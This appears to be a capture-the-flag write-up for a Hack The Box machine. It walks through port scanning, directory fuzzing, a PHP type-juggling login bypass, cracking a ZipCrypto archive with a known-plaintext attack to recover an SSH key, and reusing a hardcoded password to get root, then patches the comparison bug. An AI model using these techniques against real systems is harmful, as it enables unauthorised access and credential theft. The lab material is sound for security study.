


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.11.153 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 18:23 IST
Nmap scan report for 10.10.11.153
Host is up (0.29s latency).
Not shown: 64524 closed tcp ports (reset), 1009 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.71 seconds
```

2) The webpage has a login page



3) It runs laravel application

Font scripts



[Font Awesome](#) 4.7.0

Web frameworks



[Laravel](#)

Miscellaneous



[Popper](#)

Web servers



[Apache HTTP Server](#) 2.4.41

Programming languages



[PHP](#)

Operating systems



[Ubuntu](#)

CDN



[Google Hosted Libraries](#)



[jsDelivr](#)



[cdnjs](#)



[Cloudflare](#)

JavaScript libraries



[jQuery](#) 1.9.1

UI frameworks



[Bootstrap](#) 4.1.3

[Something wrong or missing?](#)

4) Fuzzed for more pages

```
(vigneswar@VigneswarPC)-[~]  
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://10.10.11.153/FUZZ" -ic
```



v2.1.0-dev

```
-----  
:: Method      : GET  
:: URL         : http://10.10.11.153/FUZZ  
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
login      [Status: 200, Size: 6104, Words: 1470, Lines: 173, Duration: 363ms]  
           [Status: 302, Size: 346, Words: 60, Lines: 12, Duration: 1363ms]  
register   [Status: 500, Size: 604304, Words: 30781, Lines: 218, Duration: 1274ms]  
css        [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 353ms]  
js         [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 341ms]  
fonts     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 309ms]
```


Vulnerability Assessment

1) The login page is vulnerable to php type juggling

The screenshot displays the browser's developer tools, specifically the Network tab. A request to `GET /api/login HTTP/1.1` is selected. The request body is a JSON object: `{ "password": "" }`. The response is a `200 OK` with a `Content-Type: text/html; charset=UTF-8` and a `Response` of `Login Successful`. The 'Inspector' panel on the right shows the request and response details.

Exploitation

1) Logged in



Privilege Escalation

1) Checked the encrypted home

```
(vigneswar@VigneswarPC)-[~/Downloads]
$ 7z l -slt uploaded-file-3422.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

-----
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 17:33:22
Created =
Accessed =
Attributes = -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Characteristics = UT:MA:1 ux : Encrypt Descriptor
Host OS = Unix
Version = 20
Volume Index = 0
Offset = 0
```

- **s**: Show technical information.
- **l**: List contents of archive.
- **t**: Display additional information in list format.

2) The encryption is vulnerable to plain text attack

<https://www.acceis.fr/cracking-encrypted-archives-pkzip-zip-zipcrypto-winzip-zip-aes-7-zip-rar/>

We can use the .bash_logout file

```
(vigneswar@VigneswarPC)-[~]
$ zip unencrypted.zip .bash_logout
adding: .bash_logout (deflated 28%)
```

```
(vigneswar@VigneswarPC)-[~]
$ ./bkcrack -C uploaded-file-3422.zip -c .bash_logout -P unencrypted.zip -p .bash_logout
bkcrack 1.6.1 - 2024-01-22
[19:39:50] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[19:39:51] Attack on 56903 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
75.6 % (43026 / 56903)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 43026
[19:40:44] Keys
7b549874 ebc25ec5 7e465e18
```

```
(vigneswar@VigneswarPC)-[~]
$ ./bkcrack -C uploaded-file-3422.zip -k 7b549874 ebc25ec5 7e465e18 -U uploaded.zip password
bkcrack 1.6.1 - 2024-01-22
[19:48:25] Writing unlocked archive uploaded.zip with password "password"
100.0 % (9 / 9)
Wrote unlocked archive.
```

```
(vigneswar@VigneswarPC)-[~]
$ unzip uploaded.zip -d upload/
Archive:  uploaded.zip
[uploaded.zip] .bash_logout password:
  inflating: upload/.bash_logout
  inflating: upload/.bashrc
  inflating: upload/.profile
  creating: upload/.cache/
  extracting: upload/.cache/motd.legal-displayed
  extracting: upload/.sudo_as_admin_successful
  creating: upload/.ssh/
  inflating: upload/.ssh/id_rsa
  inflating: upload/.ssh/authorized_keys
  inflating: upload/.ssh/id_rsa.pub
  inflating: upload/.viminfo
```

3) Connected with ssh

```
(vigneswar@VigneswarPC)-[~/upload/.ssh]
$ ls
authorized_keys  id_rsa  id_rsa.pub
```

```
(vigneswar@VigneswarPC)-[~/upload/.ssh]
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDwRDTWkTw0RUfAyzj9U3Dh+ZwhOUvB4EewA+z6uSunsTo3YA0GV/j6Ea0mNq6jdpNr9T6tI+RpeNfA+icFj+6oRj8h0a2q1QPfbaej2uY4MvkVC+vGac1
BQFs6gt0BkWM9JY7nYJ2y0SIib1LDDB7Tt0x6gem4Br/35PW2seL8cESyR7JfGjuauZH/DehjJJGfqmeuZ2Yd2Umr4rAt0R40EAcWp0X94Tp+JBYPAT5m0CU557KyarNLW60vy79nj+8DR8BLjDtJ4n9BcOP
tEn+7oYvclVksGm4LB9XzdDiXzdpBcyi3+xfZnFKDYUf6NFaud2seWae7iIsCYtmjx6Jr9Zi2MoUYqWXSaL8o6bQDIDbyD8hApY5apdqLtaYMXpv+rMGQP5ZqoGd3iz8M9yZEh8d9UQSSyym/te07GrCax6
3tb6LYgUoUPxVFCEN4RmzW1VuQGvxtfhu/rK5ofQPac8uaZskY3NWLoSF56BQqEG9waI4pCF5/Cq413N6/M= htb@ransom
```

4) Found the web root directory

```
htb@ransom:~$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /srv/prod/public

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
    <Directory /srv/prod/public>
        Options +FollowSymlinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
htb@ransom:~$ |
```

5) found the credential

```
}
htb@ransom:/srv/prod/app/Http/Controllers$ cat AuthController.php | grep password
    'password' => 'required',
    if ($request->get('password') == "UHC-March-Global-PW!") {
htb@ransom:/srv/prod/app/Http/Controllers$ |
```

6) The password worked for root

```
htb@ransom:/srv/prod/app/Http/Controllers$ su
Password:
root@ransom:/srv/prod/app/Http/Controllers# cd /root
root@ransom:~# cat root.txt
4ce7278a748f6e850fea24cf00285ae5
root@ransom:~# |
```

More

```
public function customLogin(Request $request)
{
    $request->validate([
        'password' => 'required',
    ]);

    if ($request->get('password') == "UHC-March-Global-PW!") {
        session(['loggedin' => True]);
        return "Login Successful";
    }

    return "Invalid Password";
}
```

This double equal checking is the vulnerability that enabled auth bypass, we have to use triple equals

```
root@ransom:/srv/prod/app/Http/Controllers# vim AuthController.php
root@ransom:/srv/prod/app/Http/Controllers# sudo service apache2 restart
```

```
if ($request->get('password') === "UHC-March-Global-PW!") {
    session(['loggedin' => True]);
    return "Login Successful";
}
```

After fixing:

Request		Response			
Pretty	Raw	Pretty	Raw	Hex	Render
<pre>1 GET /api/login HTTP/1.1 2 Host: 10.10.11.153 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 X-Requested-With: XMLHttpRequest 8 Connection: close 9 Referer: http://10.10.11.153/login 10 Cookie: XSRF-TOKEN=eyJpdiI6IjU0OTUwUzRTOGxMYSBnJGFZDMkE9PSIsInZhbnVLIjoiaVhncWl3SGtYUUVvMTVwakNmEENLU0d0UnJQSHFZaW1zWkF3dDlSTStGQWdQM01rM2h3NWlqMChvYTRZUm5BNORFUHhBakmc0EjScm45dXBuandjVlUxDbEYwWVBLZphV3RlMhBLURjE0MThlY3Q2RTZlWS80S3RvZUF4R3RjaHViLCJtYWMiOiIzOTJkYjQzYTNhYjA5YVQ2NjI5NDUwNTg2MmRhYTFFJTOTY3MmQ5OTIwMzFiNTU2NDMwYzNjNmFiMzNjN2YwNGZiIiwidGFuIjoiaWInO3D; laravel_session=eyJpdiI6IjU0OTUwUzRTOGxMYSBnJGFZDMkE9PSIsInZhbnVLIjoiaVhncWl3SGtYUUVvMTVwakNmEENLU0d0UnJQSHFZaW1zWkF3dDlSTStGQWdQM01rM2h3NWlqMChvYTRZUm5BNORFUHhBakmc0EjScm45dXBuandjVlUxDbEYwWVBLZphV3RlMhBLURjE0MThlY3Q2RTZlWS80S3RvZUF4R3RjaHViLCJtYWMiOiIzOTJkYjQzYTNhYjA5YVQ2NjI5NDUwNTg2MmRhYTFFJTOTY3MmQ5OTIwMzFiNTU2NDMwYzNjNmFiMzNjN2YwNGZiIiwidGFuIjoiaWInO3D; expires=Wed, 13-Mar-2024 16:42:11 GMT; Max-Age=7200; path=/; samesite=Lax 11 Content-Type: application/json 12 Content-Length: 19 13 14 { 15 "password":0 16 }</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 13 Mar 2024 14:42:11 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Cache-Control: no-cache, private 5 X-RateLimit-Limit: 60 6 X-RateLimit-Remaining: 58 7 Access-Control-Allow-Origin: * 8 Set-Cookie: laravel_session=eyJpdiI6IjU0OTUwUzRTOGxMYSBnJGFZDMkE9PSIsInZhbnVLIjoiaVhncWl3SGtYUUVvMTVwakNmEENLU0d0UnJQSHFZaW1zWkF3dDlSTStGQWdQM01rM2h3NWlqMChvYTRZUm5BNORFUHhBakmc0EjScm45dXBuandjVlUxDbEYwWVBLZphV3RlMhBLURjE0MThlY3Q2RTZlWS80S3RvZUF4R3RjaHViLCJtYWMiOiIzOTJkYjQzYTNhYjA5YVQ2NjI5NDUwNTg2MmRhYTFFJTOTY3MmQ5OTIwMzFiNTU2NDMwYzNjNmFiMzNjN2YwNGZiIiwidGFuIjoiaWInO3D; expires=Wed, 13-Mar-2024 16:42:11 GMT; Max-Age=7200; path=/; samesite=Lax 9 Content-Length: 16 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 Invalid Password</pre>			

Now the vulnerability is fixed